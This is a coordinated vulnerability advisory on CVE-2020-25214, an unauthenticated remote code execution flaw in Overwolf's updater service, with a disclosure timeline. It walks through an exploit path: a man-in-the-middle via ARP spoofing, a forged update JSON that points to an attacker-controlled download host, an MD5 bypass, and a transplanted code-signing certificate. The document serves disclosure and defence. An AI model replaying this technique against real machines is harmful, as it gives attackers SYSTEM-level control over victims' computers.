

Immunity

Unauthenticated Remote Code Execution on OverwolfUpdater

2020-10-07




Table of Contents

Advisory Information	2
Vulnerability Information	2
Vulnerability Description	2
Report Timeline	8
Disclaimer.....	9

Advisory Information

Title: Unauthenticated Remote Code Execution on OverwolfUpdater

Vendors contacted: Overwolf Ltd

Release mode: Coordinated Release

Credits: This vulnerability was discovered by Joel Noguera.

Vulnerability Information

Class: Channel Accessible by Non-Endpoint [CWE-300]

Affected Version: Overwolf Client 0.149.2.30 (prior versions might be affected)

Remotely Exploitable: Yes

Locally Exploitable: Yes

Severity: High - 8.8 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVE Identifier: CVE-2020-25214

Vulnerability Description

An Unauthenticated Remote Code Execution attack scenario is present within the 'OverwolfUpdater.exe' service, this attack allows malicious users on the same network or positioned in between the user and the remote server to execute code within the target system as the user 'NT AUTHORITY/SYSTEM' and therefore obtaining complete access and control from the machine. In this particular case, attackers will be able to achieve this by performing a Man in The Middle attack against the service while bypassing the restrictions in place.

The reason of this happening is that the 'OverwolfUpdater' service downloads update binaries via an insecure communication channel (HTTP), making possible to swap out the requested binary and the previous HTTP requests with an attacker controlled binary if the attacker is on the network or positioned in between the user and the remote server. In addition, the file checksum and certificate validation check performed over the downloaded files can be bypassed by remote attackers. Immunity was able to achieve Remote Code Execution on a system in the same network by performing a Person in the Middle (PITM) attack while the service installed on the victim machine is looking for updates.

The update process is triggered constantly and multiple times from the Overwolf.exe process. When this happens, the Service 'OverwolfUpdater' (OverwolfUpdater.exe) is executed as SYSTEM, and a request to the following URL is made:

URL

http://updates.overwolf.com/install/Info?PartnerID=0&Channel=web_dl_btn2&UID=<UID>&MUID=<MUID>&InstalledVersions=0.149.2.30

Observe that an unencrypted HTTP channel is being used to retrieve the update information. The code in charge of performing this action (Program.GetUpdatesInformation) can be seen below:

```
1550 // Token: 0x060000A6 RID: 166 RVA: 0x00007574 File Offset: 0x00005774
1551 private static dtoInstallInfoResult GetUpdatesInformation(UpdaterOverwolfInfo overwolfInfo)
1552 {
1553     RestClient restClient = new RestClient("http://updates.overwolf.com/");
1554     RestRequest restRequest = new RestRequest("install/Info", 0);
1555     restRequest.AddParameter("PartnerID", PartnersHelper.FetchPartnerIdFromLocalMachineRegistry());
1556     if (!string.IsNullOrEmpty(overwolfInfo.Channel))
1557     {
1558         restRequest.AddParameter("Channel", overwolfInfo.Channel);
1559     }
1560     LogCollectionOnDemand.AddInstallInfoRequestParams(overwolfInfo, ref restRequest);
1561     restRequest.AddParameter("InstalledVersions", string.Join(",", (from x in overwolfInfo.InstalledVersions
1562     select x.ToString()).ToArray<string>()));
1563     IRestResponse<dtoInstallInfoResult> restResponse = restClient.Execute<dtoInstallInfoResult>(restRequest);
1564     if (restResponse.Data == null)
1565     {
1566         Program.s_Logger.LogError("Didn't receive response from server {0}", new object[]
1567         {
1568             restResponse.ErrorMessage
1569         });
1570     }
1571     else
1572     {
1573         Program.s_Logger.LogInfo("Server response: {0}", new object[]
1574         {
1575             restResponse.Content
1576         });
1577     }
1578 }
```

Figure 1 – Function that gets the update information.

If the client is up to date, a response similar to the following can be observe:

```
{
  "CurrentVersion": "0.149.2.30",
  "RevokedVersions": [],
  "UpdateVersionInfo": null,
  "UpdatePhasedVersionInfo": null,
  "UpdateVersionInfo64": null,
  "UpdatePhasedVersionInfo64": null,
  "PhasedPercent": 100,
  "BundledApps": [
    {
      "PackageId": "lgalnkaokmnjoafpadfjiceampfnomainhlcahnh",
      "Url": "http://apps1.overwolf.com/prod/apps/lgalnkaokmnjoafpadfjiceampfnomainhlcahnh/1.0.0.3/app.opk",
      "Top5": false
    }
  ],
  "BannerData": {
    "MainUrl": "http://content.overwolf.com/Installer/Overwolf/RegularFlow/InstallerServerPage.html?langid=en&pid=0&state=progress",
    "Data": {
      "1": "http://content.overwolf.com/Installer/Overwolf/RegularFlow/InstallerServerPage.html?langid=en&pid=0&state=progress",
      "Url": "http://content.overwolf.com/Installer/Overwolf/default/InstallerServerPage.html?langid=%langid%&pid=%pid%&state=%state%",
      "Progress": {
        "1": "http://content.overwolf.com/Installer/Overwolf/default/InstallerServerPage.html?langid=%langid%&pid=%pid%&state=%state%"
      }
    }
  },
  "PartnerConfiguration": {
    "GAId": "UA-18298709-8",
    "Dock": [
      {
        "PackageId": "aikamijfggkimenlkhgnkpmofhimhnakmippaco",
        "Url": null
      },
      {
        "PackageId": "aikamijfggkimenlkhgnkpmofhimhnakmippaco",
        "Url": null
      }
    ],
    "Bank": [],
    "LogicalExtensions": [],
    "FirstLaunch": null,
    "DefaultSkinId": null,
    "OnBoarding": {
      "long_flow": true,
      "highlighted_app": false,
      "Exp": null,
      "VidEncSupport": false,
      "GSRec": null,
      "CRI": null,
      "DisableInactiveClientUpdates": true,
      "CollectLogsUrl": null,
      "StateTimes": {
        "installing": 10000,
        "downloading_setup": 10000
      }
    }
  }
}
```

Figure 2 – Original response for an already updated client.

However, if we modify the URL parameter *InstalledVersions* with an older version (e.g. 1.29.2.0), the response is completely different (note that the response has been snipped to keep the simplicity of this document):

```
{
  "CurrentVersion": "0.149.2.30",
  "RevokedVersions": [],
  "UpdateVersionInfo": {
    "IsRevoked": false,
    "IsArchived": false,
    "IsX64": false,
    "Version": "0.116.2.25",
    "FullSetup": {
      "Url": "http://setup.overwolf.com/0.116.2.25/OverwolfSetup.7z",
      "Md5": "a3c7b34e775d6323ab88616580d5e1e0"
    },
    "DiffFrom": {},
    "DiffFromV2": {
      ..[SNIPPED]..
    }
  },
  "UpdatePhasedVersionInfo": null,
  "UpdateVersionInfo64": {
    "IsRevoked": false,
    "IsArchived": false,
    "IsX64": true,
    "Version": "0.143.0.24",
    "FullSetup": {
      "Url": "http://setup.overwolf.com/0.143.0.24/OverwolfSetup.7z",
      "Md5": "246aec2e2647010315120a74e66cd48a"
    },
  },
}
```

```
    "DiffFrom": {},  
    "DiffFromV2": {  
        ..[SNIPPED]..  
    }  
},  
..[SNIPPED]..  
}
```

The most interesting values here are '*CurrentVersion*', and the inner elements of '*FullSetup*' for both clients (x86 and x64). "*Url*" will determine from where this version can be downloaded and the "*Md5*" attribute will be expected checksum for the '*OverwolfSetup.exe*' file that should be inside of the 7zip file '*OverwolfSetup.7z*'. The main idea of the MD5 is to prevent attackers from modifying the executable file inside of the 7zip file while being downloaded over the insecure HTTP connection.

Once the Service is aware of this new available version, it will use the link inside of the '*Url*' attribute to retrieve either the x86 or the x64 client. After retrieving the file from the remote server, the 7zip will be moved to a Temp folder located at 'C:\ProgramData\Overwolf\Temp' (in our installation). Then, the "OverwolfSetup.exe" executable from within the 7zip file will be extracted. A MD5 checksum for this file will be calculated (Program.GetMD5HashFromFile) and compared with the original MD5 received on the JSON response. If both checksum matches, the extracted executable will be moved by the Service the Setup directory (C:\ProgramData\Overwolf\Setup). Finally, the certificate of the executable will be validated to confirm if it has been signed by Overwolf. If this last check succeeded, the file will be executed by the Service as the user SYSTEM.

In order to exploit this scenario, Immunity crafted a malicious executable file that will create the file 'C:\Immunity.txt' on the system. To successfully execute the binary, Immunity first needed to bypass the local checks perform by the Service: Certificate validation and MD5 checksum.

Below it is possible to see the code used to validate the certificate of the executable (FileUtils.FileSignedByOverwolf):

```

4 namespace OverWolf.Client.CommonUtils.Utils
5 {
6     // Token: 0x0200002B RID: 43
7     public class FileUtils
8     {
9         // Token: 0x060001F2 RID: 498 RVA: 0x0000BDF8 File Offset: 0x00009FF8
10        public static bool FileSignedByOverwolf(string path)
11        {
12            try
13            {
14                X509Certificate x509Certificate = X509Certificate.CreateFromSignedFile(path);
15                if (x509Certificate.Subject != "CN=Overwolf Ltd, O=Overwolf Ltd, L=Tel-Aviv, S=Israel, C=IL" &&
16                    x509Certificate.Subject != "CN=Overwolf Ltd, O=Overwolf Ltd, L=Tel Aviv-Jaffa, S=Israel, C=IL" &&
17                    x509Certificate.Subject != "CN=Overwolf Ltd, O=Overwolf Ltd, L=Ramat Gan, C=IL")
18                {
19                    return false;
20                }
21            }
22            catch
23            {
24                return false;
25            }
26            return true;
27        }
28    }
29 }

```

Figure 3 – Certificate validation performed by the Service.

'X509Certificate.CreateFromSignedFile' does not verify if the signature of the executable is valid, instead it only extracts the certificate from the file and verifies the information of the certificate itself. Therefore, Immunity was able to transfer a valid certificate from Overwolf to a malicious unsigned file:




Figure 4 – Custom binary not owned by Overwolf to which the certificate has been transferred.

Please note that the signature is not valid, however, this is enough to bypass the checks performed on *FileUtils.FileSignedByOverwolf*.

Bypassing the second restriction, the MD5 checksum, can be done by calculating this checksum for the malicious file and then providing this value on the modified JSON response while performing the MITM attack.

Immunity performed an ARP spoofing attack to supplant the gateway (router) and so, obtain control over the unencrypted communication channel. When the request to retrieve the update's information is received by our server, we would supply the following JSON response (note that the response has been snipped to keep the simplicity of this document):

```
{
  "CurrentVersion": "0.150.2.30",
  "RevokedVersions": [],
  "UpdateVersionInfo": {
    "IsRevoked": false,
    "IsArchived": false,
    "IsX64": false,
    "Version": "0.116.2.25",
    "FullSetup": {
      "Url": "http://setup.overwolf.com/0.116.2.25/OverwolfSetup.7z",
      "Md5": "a3c7b34e775d6323ab88616580d5e1e0"
    },
    "DiffFrom": {},
    "DiffFromV2": {
      ..[SNIPPED]..
    }
  },
  "UpdatePhasedVersionInfo": null,
  "UpdateVersionInfo64": {
    "IsRevoked": false,
    "IsArchived": false,
    "IsX64": true,
    "Version": "0.143.0.24",
    "FullSetup": {
      "Url": "http://172.16.229.165:8000/OverwolfSetup.7z",
      "Md5": "e06d19d07968469a4f974a4e647a9000"
    },
    "DiffFrom": {},
    "DiffFromV2": {
      ..[SNIPPED]..
    }
  },
  ..[SNIPPED]..
}
```

Note that the '*CurrentVersion*' has been modified, as well as, the '*Url*' and '*Md5*' attribute for the X64 version. Since the victim is running Windows 10 (x64) we only modified this version to simplify the attack.

After the response was delivered to the vulnerable machine, we received a request to download the 7zip file from the provided URL:

```
immunity@ubuntu:~/overwolf$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.16.229.168 - - [05/Aug/2020 19:32:44] "GET /OverwolfSetup.7z HTTP/1.1" 200 -
172.16.229.168 - - [05/Aug/2020 20:02:06] "GET /OverwolfSetup.7z HTTP/1.1" 200 -
172.16.229.168 - - [05/Aug/2020 20:06:36] "GET /OverwolfSetup.7z HTTP/1.1" 200 -
```

Note that there are multiple requests since multiple tests were done during the exploitation. Only one request should be received in a real scenario.

Below it is possible to see the logs extracted from the file located at 'C:\ProgramData\Overwolf\Log\OverwolfUpdater.log':

```
05/08/2020 20:36:12.931 (Information) LogCollectionOnDemand - No log collection request sent
05/08/2020 20:36:12.938 (Information) Program - Detected a version update 0.143.0.24
05/08/2020 20:36:12.944 (Information) SuspenderHelper - forcing update flag is on
05/08/2020 20:36:12.952 (Information) Program - trying building diff v2...
05/08/2020 20:36:12.954 (Information) Program - No diff v2 found.
05/08/2020 20:36:12.955 (Information) Program - trying building diff...
05/08/2020 20:36:12.955 (Information) Program - No diff found.
05/08/2020 20:36:12.955 (Warning) Program - Fail to build setup from diff
05/08/2020 20:36:12.955 (Information) Program - downloading full setup
05/08/2020 20:36:12.978 (Information) Program - Beginning to download file
http://172.16.229.165:8000/OverwolfSetup.7z to C:\ProgramData\Overwolf\Temp\4dee3dc75e2e4ee0bf1112e4b26a97d4
05/08/2020 20:36:13.029 (Information) Program - Download file completed
05/08/2020 20:36:13.039 (Error) dtoSMUpdatesInfo - (System.IO.IOException: The process cannot access the file
because it is being used by another process.
   at System.IO.__Error.WinIOError(Int32 errorCode, String maybeFullPath)
   at System.IO.File.InternalMove(String sourceFileName, String destFileName, Boolean checkHost)
   at OverWolf.Client.CommonUtils.dtoSMUpdatesInfo.Save()) Couldnt save info to file {0}, {1}:
C:\ProgramData\Overwolf\OverwolfUpdater\UpdatesInfo.json ()
05/08/2020 20:36:13.040 (Information) UpdaterAnalytics - Sending tracking: UpdaterFullDownload
05/08/2020 20:36:15.227 (Information) Program - Extracting 7z
05/08/2020 20:36:15.259 (Information) Program - 7z extracted successfully
```

Figure 5 – Log that shows how the Service downloaded and extracted the malicious file.

We can see the new process being executed as SYSTEM and creating the file 'C:\Immunity.txt' through Process Monitor (Sysinternals):

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Process Name	PID	Operation	Path	User	Result
OverwolfSetup.exe	113...	CreateFile	C:\immunity.txt	NT AUTHORITY\SYSTEM	SUCCESS
OverwolfSetup.exe	113...	CloseFile	C:\immunity.txt	NT AUTHORITY\SYSTEM	SUCCESS
OverwolfSetup.exe	112...	CreateFile	C:\immunity.txt	NT AUTHORITY\SYSTEM	SUCCESS
OverwolfSetup.exe	112...	CloseFile	C:\immunity.txt	NT AUTHORITY\SYSTEM	SUCCESS

Figure 6 – OverwolfSetup.exe created the C:\immunity.txt file.

Report Timeline

2020-08-13: Initial contact with the vendor via support@overwolf.com.

2020-08-14: Overwolf support system created a ticket with ID 70042.

2020-08-16: Overwolf confirmed the reception of the email and requested the draft version of the advisory.

2020-08-18: Immunity Inc. recommended to continue communications through email instead of the Overwolf support system.

2020-08-18: Overwolf prefer to continue communication using their support system.

2020-08-18: A draft report with technical details and a proof of concept application was sent to the vendor.

2020-08-19: Overwolf acknowledges the reception of the draft report and proof of concept application.

2020-08-23: Overwolf requests Immunity Inc. to send the draft report and the proof of concept to sec@overwolf.com.

2020-08-24: A draft report with technical details and a proof of concept application was sent to the vendor (sec@overwolf.com).

2020-08-24: Overwolf confirms the vulnerability.

2020-09-06: Overwolf shares information with Immunity Inc. to perform a retest on the fix.

2020-09-09: Immunity Inc. sent a request to Mitre for the CVE ID.

2020-09-09: Mitre assigns CVE-2020-25214.

2020-09-09: Immunity Inc. confirms the fix and send further security recommendations.

2020-09-09: Overwolf sends a question regarding the security recommendations sent by Immunity Inc.

2020-09-10: Immunity Inc. sends more information to answer the vendor question.

2020-09-10: Overwolf acknowledges the reception.

2020-09-11: Immunity Inc. sends an updated draft report to the vendor.

2020-09-15: Overwolf shares the version that includes the fix for testing.

2020-09-15: Immunity Inc. confirms the fix.

2020-09-28: Overwolf release the fix on version 0.156.1.1.

2020-10-08: Immunity Inc. publish the advisory.

Disclaimer

The contents of this advisory are copyright (c) 2020 Immunity Inc., and are licensed under a Creative Commons Attribution-NoDerivatives 4.0 International (CC BY-ND 4.0): <https://creativecommons.org/licenses/by-nd/4.0/>